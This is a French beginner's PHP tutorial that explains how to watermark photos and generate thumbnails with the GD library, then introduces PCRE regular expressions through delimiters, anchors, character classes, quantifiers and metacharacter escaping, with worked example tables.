Notre but est de savoir à quelles coordonnées placer le logo sur la photo. Moi, je veux le mettre tout en bas à droite. Pour ça, j'ai besoin de connaître la dimension des images. J'utilise les fonctions *imagesx* et *imagesy* pour récupérer les dimensions du logo et de la photo.
Ensuite, pour placer le logo tout en bas, il faut le mettre à la position $hauteur_de_la_photo - $hauteur_du_logo. On fait de même pour placer le logo à droite : $largeur_de_la_photo - $largeur_du_logo. Si j'avais voulu mettre le logo tout en haut à gauche, là ça aurait été beaucoup plus simple : pas besoin de faire de calculs, vu qu'en haut à gauche c'est les coordonnées (0, 0) !

- Vient ensuite la fonction *imagecopymerge*, la plus importante. Elle prend tout plein de paramètres. Ce qu'il faut savoir, c'est qu'elle a besoin de 2 images : une source et une destination. Elle modifie l'image de destination (ici la photo) pour y intégrer l'image source. Cela explique pourquoi c'est $destination que l'on affiche à la fin, et non pas $source (le logo) qui n'a pas changé.
  Les paramètres à donner à la fonction sont, dans l'ordre :
  1. L'image de destination : ici $destination, la photo. C'est l'image qui va être modifiée et dans laquelle on va mettre notre logo.
  2. L'image source : ici $source, c'est notre logo. Cette image n'est pas modifiée.
  3. L'abscisse où vous désirez placer le logo sur la photo : il s'agit ici de l'abscisse du point située à la position largeur_de_la_photo - $largeur_du_logo
  4. L'ordonnée où vous désirez placer le logo sur la photo : de même, il s'agit de l'ordonnée du point sur la photo (ici $hauteur_de_la_photo - $hauteur_du_logo).
  5. L'abscisse de la source : en fait, la fonction imagecopymerge permet aussi de ne prendre qu'une partie de l'image source. Ca peut devenir un peu compliqué, alors nous on va dire qu'on prend tout le logo. On part donc du point situé aux coordonnées (0, 0) de la source. Mettez donc 0 pour l'abscisse.
  6. L'ordonnée de la source : de même pour l'ordonnée. Mettez 0.
  7. La largeur de la source : c'est la largeur qui détermine quelle partie de l'image source vous allez prendre. Nous on prend toute l'image source, donc vous prenez pas la tête non plus et mettez $largeur_source.
  8. La hauteur de la source : de même, mettez $hauteur_source.
  9. Le pourcentage de transparence : c'est un nombre entre 0 et 100 qui indique la transparence de votre logo sur la photo. Si vous mettez 0, le logo sera invisible (totalement transparent) et si vous mettez 100 il sera totalement opaque (il n'y aura pas de joli effet de "fusion"). Mettez un nombre autour de 60-70, en général c'est pas mal

Concrètement, on peut se servir de ce code pour faire une page "copyrighter.php". Cette page prendra un paramètre : le nom de l'image à copyrighter.
Par exemple, si vous voulez copyrighter automatiquement "tropiques.jpg", vous afficherez l'image comme ceci :
```
<img src="copyrighter.php?image=tropiques.jpg" />
```

A vous maintenant d'écrire la page copyrighter.php
Si vous vous basez sur le script que je vous ai donné, ça ne devrait pas être bien long. Il faut juste récupérer le nom de l'image à charger (via la variable $_GET['image']). Arf, ça y est je vous ai tout dit

Redimensionner une image

C'est une des fonctionnalités les plus intéressantes de la librairie GD à mon goût. Ca permet de créer des miniatures de nos images.
Vous pouvez vous en servir par exemple pour faire une galerie de photos. Vous affichez les miniatures et si vous cliquez sur l'une d'elles, ça l'affiche dans sa taille originale.

Pour redimensionner une image, on va utiliser la fonction *imagecopyresampled*. C'est une des fonctions les plus poussées car elle fait beaucoup de calculs mathématiques pour créer une miniature de bonne qualité. Le résultat est très bon, mais cela donne énormément de travail au processeur.


Cette fonction est donc puissante mais lente. Tellement lente que certains hébergeurs désactivent la fonction pour éviter que le serveur ne rame.
Il serait suicidaire d'afficher directement l'image à chaque chargement d'une page. Nous allons donc créer la miniature une fois pour toutes et l'enregistrer dans un fichier.

Nous allons donc enregistrer notre miniature dans un fichier (par exemple "mini_couchersoleil.jpg"). Cela veut dire qu'on peut déjà virer la première ligne (le header) qui ne sert plus à rien.

Comme pour *imagecopymerge*, on va avoir besoin de 2 images : la source et la destination. Ici, la source c'est l'image originale, et la destination c'est l'image miniature que l'on va créer.

La première chose à faire sera donc de créer une nouvelle image vide... Avec quelle fonction ? *imagecreate* ? Oui, c'est presque la bonne réponse.
Le problème voyez-vous, c'est que *imagecreate* crée une nouvelle image dont le nombre de couleurs est limité (256 couleurs maximum en général). Or, notre miniature contiendra peut-être plus de couleurs que l'image originale à cause des calculs mathématiques.
On va donc devoir utiliser une autre fonction dont je ne vous ai pas encore parlé : *imagecreatetruecolor*. Elle fonctionne de la même manière que imagecreate, mais cette fois l'image pourra contenir beaucoup plus de couleurs

Voici le code que je vais utiliser pour générer la miniature de ma photo "couchersoleil.jpg" :

Code : PHP

```php
<?php
$source = imagecreatefromjpeg("couchersoleil.jpg"); // La photo est la source
$destination = imagecreatetruecolor(200, 150); // On crée la miniature vide

// Les fonctions imagesx et imagesy renvoient la largeur et la hauteur d'une image
$largeur_source = imagesx($source);
$hauteur_source = imagesy($source);
$largeur_destination = imagesx($destination);
$hauteur_destination = imagesy($destination);

// On crée la miniature
imagecopyresampled($destination, $source, 0, 0, 0, 0, $largeur_destination,
$hauteur_destination, $largeur_source, $hauteur_source);

// On enregistre la miniature sous le nom "mini_couchersoleil.jpg"
imagejpeg($destination, 'mini_couchersoleil.jpg');
?>
```

Avant on avait ça :

Et grâce à imagecopyresampled, on a obtenu ça :

Je sais pas ce que vous en pensez, mais moi je trouve ça très efficace
Vous pouvez afficher ensuite l'image avec le code HTML :

```
<img src="mini_couchersoleil.jpg" alt="Coucher de soleil" />
```

Bon comment ça marche ?
On crée notre miniature vide avec *imagecreatetruecolor* en dimension réduite (200 x 150).
Je vous ai déjà expliqué les fonctions *imagesx* et *imagesy*, je ne reviens pas dessus. Voyons plutôt quels sont les paramètres de la fonction *imagecopyresampled* :

1. L'image de destination : c'est $destination, l'image qu'on a créé avec *imagecreatetruecolor*.
2. L'image source : l'image dont on veut créer la miniature, ici c'est notre couchersoleil.jpg qu'on a chargé avec *imagecreatefromjpeg*.
3. L'abscisse du point où vous placez la miniature sur l'image de destination : pour faire simple, on va dire que notre image de destination contiendra uniquement la miniature. Donc on placera la miniature aux coordonnées (0, 0), ce qui fait qu'il faut mettre 0 à cette valeur.
4. L'ordonnée du point où vous placez la miniature sur l'image de destination : pour les mêmes raisons, mettez 0.
5. L'abscisse du point de la source : ici, on prend toute l'image source et on en fait une miniature. Pour tout prendre, il faut partir du point (0, 0), ce qui fait que là encore on met 0 à cette valeur.
6. L'ordonnée du point de la source : encore 0.
7. La largeur de la miniature : un des paramètres les plus importants, qui détermine la taille de la miniature à créer. Dans notre cas notre miniature fait 200 pixels de large. On a stocké ce nombre dans la variable $largeur_destination.
8. La hauteur de la miniature : de même pour la hauteur de la miniature à créer.
9. La largeur de la source : il suffit d'indiquer la taille de notre image source. On a stocké cette valeur dans $largeur_source, donc on la réutilise ici.
10. La hauteur de la source : de même pour la hauteur.

Comme vous pouvez le voir, *imagecopyresampled* permet de faire beaucoup de choses, et en général on ne se servira pas de tout.
Pas mal de paramètres sont à 0, et c'est pas vraiment la peine de chercher à comprendre pourquoi (même si c'est pas bien compliqué). Basez-vous sur mon exemple pour créer vos miniatures, et le tour sera joué Ainsi se termine ce (gros) chapitre.
J'espère que vous y avez appris beaucoup de choses intéressantes et que vous saurez faire bon usage des fonctions de la librairie GD

J'ai essayé de vous expliquer un maximum de fonctions, et pourtant je n'ai pas pu parler de tout. Il y a d'autres fonctions susceptibles de vous intéresser, que vous pourrez trouver dans la documentation en cliquant ici.
La liste des fonctions disponibles se trouve un peu plus bas sur la page. Bonne pêche !

Les expressions régulières (Partie 1/2)

Vous avez toujours rêvé d'apprendre à parler chinois ?
Ca tombe bien ! Dans ce chapitre, je vais vous apprendre à écrire des trucs comme ça :

```
#(((https?|ftp)://(w{3}\.)?)(?<\!www)(\w+-?)*\.([a-z]{2,4}))#
```

Croyez-moi si vous voulez, mais ce truc imprononçable... eh bien ça veut vraiment dire quelque chose ! Si si je vous jure !

Ok, je ne vous le cache pas, y'a du boulot parce qu'on va traiter ici de ce que je trouve être un des trucs les plus difficiles du PHP, mais paradoxalement c'est très utile, intéressant (certains diront même "passionnant").

Mais c'est un truc de fou.
Il faut bien retenir que c'est un chapitre **difficile** (en fait, je suis obligé d'étaler ça sur 2 chapitres), mais que ça vaut vraiment le coup de s'y intéresser parce que vous allez pouvoir faire des tas de trucs grâce à ça.

A quoi ça sert ? En fait, c'est un système très puissant et très rapide pour faire des recherches dans des chaînes de caractères (des phrases par exemple). C'est une sorte de fonctionnalité Rechercher / Remplacer très poussée, dont vous ne pourrez plus vous passer une fois que vous saurez vous en servir.
Des exemples ?

- Vérifier automatiquement si l'adresse e-mail entrée par le visiteur a une forme valide (comme "dupont@free.fr")
- Modifier une date que vous avez au format américain (08-05-1985) pour la mettre dans le bon ordre en français (05/08/1985)
- Remplacer automatiquement toutes les adresses "http://" par des liens cliquables, comme ça se fait sur certains forums.
- Ou encore créer votre propre langage simplifié à partir du HTML, comme le fameux bbCode ([b][/b]...)

Ouvrez grand vos oreilles et attachez vos ceintures. C'est partiii yiiiiihhhaaaa !!!

Où utiliser une Regex ?

POSIX ou PCRE ?

Bonne nouvelle : vous n'aurez pas à activer quoi que ce soit pour faire des expressions régulières (pas comme c'était le cas pour la librairie GD).

Il existe 2 types d'expressions régulières, qui répondent aux doux noms de :

- POSIX : c'est un langage d'expressions régulières mis en avant par PHP, qui se veut un peu plus simple que PCRE (ça n'en reste pas moins assez complexe). Toutefois, son principal et gros défaut je dirais, c'est que ce "langage" est plus lent que PCRE.
- PCRE : ces expressions régulières sont issues d'un autre langage (le Perl). Considérées comme (un peu) plus complexes, elles sont surtout bien plus rapides et performantes.

PHP propose donc de choisir entre POSIX et PCRE. Et, pour ma part, le choix est tout fait : nous allons étudier PCRE. Rassurez-vous, ce n'est pas beaucoup plus compliqué que POSIX, mais ça a l'avantage d'être très rapide. Et à notre niveau de PHP, ce qui nous intéresse justement c'est la rapidité

Les fonctions qui nous intéressent

Nous avons donc choisi PCRE. Il existe plusieurs fonctions utilisant le "langage PCRE" qui commencent toutes par "preg_" :

- preg_grep
- preg_split
- preg_quote
- preg_match
- preg_match_all
- preg_replace
- preg_replace_callback

Chaque fonction a sa particularité, certaines permettent de faire simplement une recherche, d'autre une recherche / remplacement, mais leur gros point commun c'est qu'elles utilisent un "langage"

identique pour faire une recherche.
Lorsque vous aurez appris le langage PCRE, vous pourrez utiliser chacune d'elles sans problème.

Pour éviter d'avoir trop de théorie (ça serait vraiment barbant), on va commencer pour s'entraîner à utiliser une de ces fonctions : *preg_match*.

preg_match

En utilisant cette fonction, vous pourrez vous exercer en même temps que moi et voir petit à petit si vous avez compris le principe du langage PCRE.
Il faut juste savoir que cette fonction renvoie un booléen : VRAI ou FAUX (true ou false en anglais). Elle renvoie true (vrai) si elle a trouvé le mot que vous cherchiez dans la chaîne, faux (false) si elle ne l'a pas trouvé.

Vous devez lui donner 2 informations : votre regex (c'est le petit surnom qu'on donne à "expression régulière") et la chaîne dans laquelle vous faites une recherche.
Voici par exemple comment on peut s'en servir, à l'aide d'une condition if :

Code : PHP

```php
<?php
if (preg_match("** Votre REGEX **", "Ce dans quoi vous faites la recherche"))
{
echo 'Le mot que vous cherchez se trouve dans la chaîne';
}
else
{
echo 'Le mot que vous cherchez ne se trouve pas dans la chaîne';
}
?>
```

A la place de "** Votre REGEX **", vous taperez quelque chose en langage PCRE, comme ce que je vous ai montré au début de ce chapitre :

```
#(((https?|ftp)://(w{3}\.)?)(?<\!www)(\w+-?)*\.([a-z]{2,4}))#
```

C'est justement ceci qui nous intéresse, c'est sur ça que nous allons nous pencher par la suite.
Parce que, au cas où vous l'auriez pas remarqué, ce truc-là est franchement pas évident à lire... Et le chinois a l'air tout simple à côté

Des recherches simples

On va commencer à faire des recherches très simples et très basiques. Normalement, vous ne devriez pas avoir trop de mal pour l'instant à suivre, c'est quand on mélange tout après que ça se complique

Première chose importante à savoir : une regex (= expression régulière) est toujours entourée de caractères spéciaux appelés **délimiteurs**.
On peut choisir n'importe quel caractère spécial comme délimiteur, et pour éviter de tourner en rond trop longtemps je vais vous en imposer un : le dièse !
Votre regex se trouve alors entourée de dièses, comme ceci :

```
#Ma regex#
```

Euh, mais à quoi servent les dièses, puisque de toute façon la regex est entourée par des guillemets dans la fonction PHP ?

Parce que, si on veut, on peut utiliser des options. On ne va pas parler des options tout de suite (on n'en a pas besoin pour commencer), mais sachez que ces options se mettent après le second dièse, comme ceci :

```
#Ma regex#Options
```

A la place de "Ma regex", vous devez mettre le mot que vous recherchez.
Prenons un exemple : vous aimeriez savoir si une variable contient le mot "guitare". Il vous suffit d'utiliser la regex suivante pour faire la recherche :

```
#guitare#
```

Dans un code PHP, ça donne :

Code : PHP

```php
<?php
if (preg_match("#guitare#", "J'aime jouer de la guitare."))
{
echo 'VRAI';
}
else
{
echo 'FAUX';
}
?>
```

Essayez !

Comme vous pouvez le voir, notre script affiche VRAI parce que le mot guitare a été trouvé dans la phrase "J'aime jouer de la guitare." 

Retenez bien ce petit bout de code, nous allons le garder un moment en changeant parfois la regex, parfois la phrase dans laquelle on fait la recherche.
Pour que vous compreniez bien comment les regex se comportent, je vais vous présenter les résultats dans un tableau, comme ceci :

Chaîne	Regex	Résultat
J'aime jouer de la guitare.	#guitare#	VRAI
J'aime jouer de la guitare.	#piano#	FAUX

Ok, c'est compris jusque-là ? 
On a trouvé le mot "guitare" dans la première regex, mais pas "piano" dans la seconde.
Jusque-là c'est facile, mais je vais pas tarder à compliquer 

Et tu casses, tu casses, tu casses...

Il y a quelque chose qu'il faut que vous sachiez : les regex font la différence entre majuscules et minuscules (on dit qu'elles sont "sensibles à la casse").Tenez, regardez ces 2 regex par exemple :

Chaîne	Regex	Résultat
J'aime jouer de la guitare.	#Guitare#	FAUX
J'aime jouer de la guitare.	#GUITARE#	FAUX

Comment faire si on veut que nos regex ne fassent plus la différence entre majuscules et minuscules ?
On va utiliser justement une *option*. C'est la seule que vous aurez besoin de retenir pour le moment. Il faut rajouter

la lettre "i" après le 2ème dièse, et la regex ne fera plus attention à la casse :

Chaîne	Regex	Résultat
J'aime jouer de la guitare	#Guitare#i	VRAI
Vive la GUITARE !	#guitare#i	VRAI
Vive la GUITARE !	#guitare#	FAUX

Dans le dernier exemple, je n'ai pas mis l'option "i" alors on m'a répondu FAUX.
Mais dans les autres exemples, vous pouvez voir que le "i" a permis de ne plus faire la différence majuscules / minuscules

Le symbole OU

On va maintenant utiliser le symbole OU, que vous avez déjà vu dans le chapitre sur les conditions : c'est la barre verticale "|".
Grâce à elle, vous allez pouvoir laisser plusieurs possibilités à votre regex. Ainsi, si vous tapez :

```
#guitare|piano#
```

Cela veut dire que vous cherchez soit le mot "guitare", soit le mot "piano". Si un des 2 mots est trouvé, la regex répond VRAI.
Voici quelques exemples :

Chaîne	Regex	Résultat
J'aime jouer de la guitare.	#guitare|piano#	VRAI
J'aime jouer du piano.	#guitare|piano#	VRAI
J'aime jouer du banjo.	#guitare|piano#	FAUX
J'aime jouer du banjo.	#guitare|piano|banjo#	VRAI

Dans le dernier exemple, j'ai mis 2 fois la barre verticale. Cela signifie que l'on recherche guitare OU piano OU banjo.

C'est compris jusque-là ?

Parfait !
On peut maintenant voir les histoires de début et de fin de chaîne, et ensuite on pourra passer à la vitesse supérieure

Début et fin de chaîne

Les regex permettent d'être très très précis, vous allez bientôt vous en rendre compte.
Jusqu'ici en effet, le mot pouvait se trouver n'importe où. Mais supposons que l'on veuille que la phrase commence ou se termine par ce mot ?

Nous allons avoir besoin des deux symboles suivants, retenez-les :

- ^ (accent circonflexe) : indique le début d'une chaîne.
- $ (dollar) : indique la fin d'un chaîne.

Ainsi, si vous voulez qu'un chaîne commence par "Bonjour", il faudra utiliser la regex :

```
#^Bonjour#
```

Si vous mettez le symbole "^" devant le mot, alors ce mot devra obligatoirement se trouver au début de la chaîne, sinon on vous répondra FAUX.

De même, si on veut vérifier que la chaîne se termine par "zéro", on écrira cette regex :

```
#zéro$#
```

Compris ? Voici une série de tests pour que vous voyiez bien comment ça fonctionne :

Chaîne	Regex	Résultat
Bonjour petit zéro	#^Bonjour#	VRAI
Bonjour petit zéro	#zéro$#	VRAI
Bonjour petit zéro	#^zéro#	FAUX
Bonjour petit zéro !!!	#zéro$#	FAUX

Simple non ?
Dans le dernier cas ça ne fonctionne pas, car la chaîne ne se termine pas par "zéro" mais par "!!!". Donc forcément, on nous répond faux...

Les classes de caractères

Jusqu'ici, vous avez pu faire des recherches assez simples, mais encore rien de vraiment extraordinaire. L'outil de recherche de Word fait bien tout cela après tout 
Mais, rassurez-vous, les Regex sont bien plus riches (et complexes) que l'outil de recherche de Word, vous allez voir 

Grâce à ce qu'on appelle les *classes de caractères*, on peut faire varier énormément les possibilités de recherche.

Tout cela tourne autour des crochets. On place une classe de caractères entre crochets dans une regex.
Cela nous permet de mettre énormément de possibilités de recherche à la fois, tout en restant très précis.

Des classes simples

Ne tournons pas en rond plus longtemps, et regardons attentivement cette regex :

```
#gr[io]s#
```

Entre crochets, c'est ce qu'on appelle la classe de caractères. Cela signifie qu'une des lettres à l'intérieur peut convenir.
Dans ce cas-ci, notre regex reconnaît 2 mots : "gris" et "gros". C'est un peu comme le OU qu'on a appris tout à l'heure, sauf que ça s'applique ici à une lettre et non pas à un mot.

D'ailleurs, si vous mettez plusieurs lettres comme ceci :

```
#gr[ioa]s#
```

Cela signifie "i" OU "o" OU "a". Donc notre regex reconnaît les mots "gris", "gros" et "gras" !
Allez, on se fait quelques exemples :

Chaîne	Regex	Résultat
La nuit, tous les chats sont gris	#gr[aoi]s#	VRAI
Bêrk, c'est trop gras comme nourriture	#gr[aoi]s#	VRAI
Bêrk, c'est trop gras comme nourriture	#gr[aoi]s$#	FAUX
Je suis un vrai zéro	#[aeiouy]$#	VRAI
Je suis un vrai zéro	#^[aeiouy]#	FAUX

Je suppose que vous comprenez les deux premières regex. Mais je pense que vous auriez besoin d'explications sur les trois dernières :

- Pour "*Bêrk, c'est trop gras comme nourriture*", j'ai utilisé cette fois la regex `#gr[aoi]s$#`. Si vous avez bien suivi ce que je vous ai dit tout à l'heure, ça veut dire que notre chaîne doit se terminer par "gris", "gras" ou "gros". Or, ici le mot est au milieu, donc on nous répond FAUX. Essayez de le mettre à la fin et vous verrez que ça marche
- Ensuite "*Je suis un vrai zéro*" avec la regex `#[aeiouy]$#`. Celle-ci signifie que notre regex doit se terminer par une voyelle (aeiouy). Ca tombe bien, la dernière lettre de la chaîne est la lettre "o", donc on nous répond VRAI
- Enfin, même chaîne mais avec la regex `#^[aeiouy]#`. Cette fois, la chaîne doit commencer par une voyelle (en minuscule en plus). Or, la chaîne commence par "J", donc la réponse est FAUX !

Ca va, je ne vous ai toujours pas largué en route ?
Si à un moment vous sentez que vous avez décroché, n'hésitez pas à relire un peu au-dessus, ça ne vous fera pas de mal

Les intervalles de classe

Mais attendez ! Vous n'avez pas tout vu !
C'est à partir de ce moment-là que les classes vont commencer à vous bluffer

Grâce au symbole "-" (le tiret), on peut autoriser toute une plage de caractères.
Par exemple, tout à l'heure on a utilisé la classe [aeiouy]. Ok c'est pas trop long.
Mais que dites-vous de la classe [abcdefghijklmnopqrstuvwxyz] ? Tout ça pour dire que vous voulez qu'il y ait une lettre ?

J'ai mieux !
Vous avez le droit d'écrire : [a-z] ! Avouez que c'est plus court ! Et si vous voulez vous arrêter à la lettre "e", pas de problème non plus : [a-e].
En plus, ca fonctionne aussi avec les chiffres : [0-9]. Si vous voulez plutôt un chiffre entre 1 et 8, tapez : [1-8]

Encore mieux ! Vous pouvez mettre 2 plages à la fois dans une classe : [a-z0-9]. Cela signifie "N'importe quelle lettre (minuscule) OU un chiffre".
Bien entendu, vous pouvez aussi autoriser les majuscules, sans passer par les options comme on l'a fait tout à l'heure. Ca donnerait : [a-zA-Z0-9].
[a-zA-Z0-9] est donc une façon plus courte d'écrire : [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789] (j'espère que vous comprenez, parce que j'ai pas envie de m'embêter à taper toutes les lettres de l'alphabet 50 fois si ça ne sert à rien)

Faisons quelques tests voulez-vous ?

Chaîne	Regex	Résultat
Cette phrase contient une lettre	#[a-z]#	VRAI
cette phrase ne comporte pas de majuscule ni de chiffre	#[A-Z0-9]#	FAUX
Je vis au 21ème siècle	#^[0-9]#	FAUX
Une balise de titre HTML	#<h[1-6]>#	VRAI

Le dernier exemple est particulièrement intéressant car on se dirige doucement vers la pratique. On y vérifie justement si la chaîne comporte une balise HTML de titre (<h1> ou <h2> etc... jusqu'à <h6>).

Et pour dire que j'en veux pas ?

Si vous ne voulez PAS des caractères que vous énumérez dans votre classe, il va falloir mettre le symbole "^" à l'intérieur.


Mais ?!
Je croyais que ce caractère servait à indiquer le début d'une chaîne ?

Oui, mais si vous le mettez à l'intérieur d'une classe, il sert à dire que vous ne VOULEZ PAS de ce qui se trouve à l'intérieur de la classe.
Ainsi, la regex suivante :

```
#[^0-9]#
```

... signifie que vous ne voulez pas de chiffre dans votre chaîne.

Maintenant, je fais chauffer vos cervelles

Chaîne	Regex	Résultat
Cette phrase ne contient pas de chiffre	#[^0-9]#	VRAI
cette phrase ne comporte pas de majuscule ni de chiffre	#[^A-Z0-9]#	VRAI
Cette phrase ne commence pas par une minuscule	#^[^a-z]#	VRAI
Cette phrase ne se termine pas par une voyelle	#[^aeiouy]$#	FAUX
ScrrmmmblllGnngngnngnMmmmmffff	#[^aeiouy]#	VRAI

Maintenant, faites une pause parce que ça va pas s'arranger par la suite 

Les quantificateurs

Les quantificateurs, ce sont des symboles qui permettent de dire combien de fois peuvent se répéter un caractère, ou une suite de caractères.
Par exemple, pour reconnaître une adresse e-mail comme francois@free.fr, il va falloir dire : "Elle commence par une ou plusieurs lettres, elle est suivi d'un @ (arobace), suivie de deux lettres au moins, suivi d'un point, et enfin de 2 à 4 lettres (pour le .fr, .com., mais aussi .info (ça existe !)).

Bon pour le moment notre but n'est pas d'écrire une regex qui permet de savoir si l'adresse e-mail rentrée par le visiteur a la bonne forme (c'est encore trop tôt). Mais tout ça pour vous dire qu'il est indispensable en général d'indiquer combien de fois une lettre peut se répéter !

Les symboles les plus courants

Vous devez retenir 3 symboles :

- ? (point d'interrogation) : ce symbole indique que la lettre est facultative. *Elle peut y être 0 ou 1 fois*.
  Ainsi, `!a?!` reconnaît 0 ou 1 "a".
- + (signe plus) : la lettre est obligatoire. *Elle peut apparaître 1 ou plusieurs fois*.
  Ainsi, `!a+!` reconnaît "a", "aa", "aaa", "aaaa" etc...
- * (étoile) : la lettre est facultative. *Elle peut apparaître 0, 1 ou plusieurs fois*.
  Ainsi, `!a*!` reconnaît "a", "aa", "aaa", "aaaa" etc... Mais s'il n'y a pas de "a", ça fonctionne aussi !

 Notez que ces symboles s'appliquent à la lettre directement derrière. On peut ainsi autoriser le mot "chien" qu'il soit au singulier comme au pluriel, avec la regex `#chiens?#` (fonctionnera pour "chien" et "chiens").

Vous pouvez donc autoriser la répétition d'une lettre. Je viens de vous montrer le cas pour "chien". Mais on peut aussi s'en servir pour une lettre au milieu du mot, comme ceci :

```
#bor?is#
```

Ce code reconnaîtra "boris" et "bois" !

 Et si je veux que ce soient 2 lettres ou plus qui se répètent, comme je fais ?

Il faut utiliser des parenthèses. Par exemple, si on veut reconnaître "Ayayayayayay" (le cri de guerre de Speedy Gonzalez :p), on devra taper la regex suivante :

```
#Ay(ay)*#
```

Ce code reconnaîtra "Ay", "Ayay", "Ayayay", "Ayayayay", "Ouïe Aïe Aïe" (non je rigole pour le dernier ;)).

 Vous pouvez utiliser le symbole "|" dans les parenthèses. La regex :
`#Ay(ay|oy)*#`
... renverra vrai par exemple pour "Ayayayoyayayayoyoyoyoyayoy" ! C'est le "ay" OU le "oy" répété plusieurs fois, tout simplement !

Autre bonne nouvelle, vous pouvez mettre un quantificateur après une classe de caractères (vous savez, avec les crochets !). Ainsi
`#[0-9]+#`
... permet de reconnaître n'importe quel nombre, du temps qu'il y a au moins un chiffre !

Faisons quelques tests pour bien rentrer ça dans la tête :

Chaîne	Regex	Résultat
eeeee	#e+#	VRAI
ooo	#u?#	VRAI
magnifique	#[0-9]+#	FAUX
Yahooooo	#^Yaho+$#	VRAI
Yahoooooo c'est génial !	#^Yaho+$#	FAUX
Blablablablabla	#^Bla(bla)*$#	VRAI

Les derniers exemples sont très intéressants. La regex (`#^Yaho+$#`) signifie que la chaîne doit commencer et finir par le mot "Yahoo". Il peut y avoir 1 "o" ou plusieurs. Ainsi "Yaho", "Yahoo", "Yahooo" etc marchent... Mais vous ne devez rien mettre avant ni après car j'ai indiqué que c'était un début ET une fin de chaîne avec ^ et $
Enfin, la dernière regex autorise les mots "Bla", "Blabla", "Blablabla" etc... Je me suis servi des parenthèses pour indiquer que "bla" peut être répété 0, 1 ou plusieurs fois.

Ca commence à faire mal à la tête hein ? 

Etre plus précis grâce aux accolades

Parfois on aimerait indiquer que la lettre peut être répétée 4 fois, ou de 4 à 6 fois... bref on aimerait être plus précis sur le nombre de fois où ça se répète.
C'est là qu'entrent en jeu les accolades. Vous allez voir, si vous avez compris les derniers exemples ça va vous paraître tout simple.
Il y a 3 façons d'utiliser les accolades :

- {3} : si on met juste un nombre, cela veut dire que la lettre (ou le groupe de lettres s'il est entre parenthèses) doit être répété *3 fois exactement*.
  `#a{3}#` fonctionne donc pour la chaîne "aaa".
- {3,5} : ici, on a plusieurs possibilités. On peut avoir la lettre de *3 à 5 fois*.
  `#a{3,5}#` fonctionne pour "aaa", "aaaa", "aaaaa".
- {3,} : si vous mettez une virgule, mais pas de 2ème nombre, ça veut dire qu'il peut y en avoir jusqu'à l'infini. Ici, cela signifie "*3 fois ou plus*".
  `#a{3,}#` fonctionne pour "aaa", "aaaa", "aaaaa", "aaaaaa" etc... (je vais pas tous les écrire ça serait un peu long )

 Si vous faites attention, vous remarquez que :

- ? correspond à écrire {0,1}
- + correspond à écrire {1,}
- * correspond à écrire {0,}

On se fait quelques exemples histoire de se dire qu'on est prêts ?

Chaîne	Regex	Résultat
eeeee	#e{2,}#	VRAI
Blablablabla	#^Bla(bla){4}$#	FAUX
546781	#^[0-9]{6}$#	VRAI

Voilà un sacré paquet d'ingurgité dites-moi
Allez, on va s'arrêter là, et faire une bonne pause parce que... Dans le prochain chapitre, on mélange tout ce qu'on vient d'apprendre ! Je vous ai fait mal à la tête ?
C'est tout à fait normal ne vous inquiétez pas (j'aurais dû me faire sponsoriser par une marque d'aspirine moi).

Si vous êtes toujours vivant et que vous lisez ces lignes, c'est très bon signe !
Pour le moment les regex ne vous permettent pas encore de faire quelque chose de très utile, mais dans le prochain chapitre on va enfin les utiliser pour du concret.

Prenez votre temps, et ne passez pas au chapitre suivant avant d'être certains d'avoir tout compris et retenu, et d'avoir 20/20 au Q.C.M., sinon vous allez vous planter en beauté

Les expressions régulières (Partie 2/2)

Voici donc la suite (et fin) de notre aventure avec les expressions régulières
Le mot d'ordre de ce chapitre est : **pratiquer**. Hormis quelques points que nous allons aborder au début, vous savez le principal sur les regex mais il vous manque le plus important : la pratique !

Dans la seconde moitié de ce chapitre, nous allons donc construire ensemble des Regex, pour que vous voyiez comment il faut procéder pour arriver enfin à écrire cette $%@#$#% de Regex
Ecrire un bout de Regex comme on l'a fait jusqu'ici, c'est une chose, mais créer une Regex complète vous allez voir que c'est une toute autre paire de manches

---

Une histoire de métacaractères

Pour commencer, et avant d'aller plus loin, il me semble important d'ajouter un nouveau mot à votre vocabulaire : **métacaractères**.
Ce n'est pas une insulte de programmeur, mais un mot qui signifie tout simplement "*caractères spéciaux*". Ce sont des caractères pas comme les autres qui servent normalement à faire quelque chose de particulier.

Alerte mon Général ! Les métacaractères s'échappent !

Dans le langage PCRE (des Regex), les métacaractères qu'il faut connaître sont les suivants :

**# ! ^ $ ( ) [ ] { } ? + * . **

Ces caractères-là, il faut bien les retenir. Pour la plupart d'entre eux, vous les connaissez déjà.
Ainsi, le dollar "$" est un caractère spécial parce qu'il permet d'indiquer une fin de chaîne.
De même pour l'accent circonflexe, le dièse, les parenthèses, les crochets, les accolades et les symboles "? + *" : nous les avons tous utilisés dans le chapitre précédent, souvenez-vous.
Pour le point "." et l'antislash "\", vous ne les connaissez pas mais vous n'allez pas tarder à les apprendre.

 Bon, ce sont des caractères spéciaux et chacun d'eux signifie quelque chose de précis. Et alors ?

Et alors, le problème vous tombe dessus le jour où vous voulez chercher par exemple "Quoi ?" dans une chaîne.
Comment écririez-vous la Regex ? Comme ça ?

```
#Quoi ?#
```

Eh non surtout pas ! Le point d'interrogation, vous le savez, sert à dire que la lettre juste avant est facultative (elle peut apparaître 0 ou 1 fois). Ici, l'espace derrière le point d'interrogation serait donc facultatif, mais ce n'est pas ce qu'on veut dire !

Alors, comment faire pour faire comprendre qu'on recherche "Quoi ?" alors que le point d'interrogation a déjà une signification ?
Il va falloir **l'échapper**. Cela signifie que vous devez mettre en fait un antislash "\" devant un caractère spécial. Ainsi, la bonne regex serait :

```
#Quoi \?#
```

Ici, l'antislash sert à dire que le point d'interrogation juste après n'est pas un symbole spécial, mais bel et bien une lettre comme une autre !

 C'est la même chose pour tous les autres métacaractères que je vous ai montré plus haut (*# ! ^ $ ( ) [ ] { } ? + * . *) : il faut mettre un antislash devant si vous voulez les utiliser dans votre recherche.
Vous remarquerez que pour utiliser un antislash il faut mettre... un antislash devant ! Comme ceci : `\\`

Bien tordu tout ça non ?
Pourtant, ce que vous devez retenir est simple : si vous voulez utiliser un caractère spécial dans votre recherche, il faut mettre un antislash devant. Point barre.
Je vous donne quelques exemples d'utilisation, ça devrait bien vous faire rentrer ça dans la tête :

Chaîne	Regex	Résultat
Je suis impatient !	#impatient \!#	VRAI
PARDON !?	#PARDON !\?#	ERROR
Je suis (très) fatigué	#\(très\) fatigué#	VRAI
J'ai sommeil...	#sommeil\.\.\.#	VRAI
Le smiley :-\	#:-\\#	VRAI

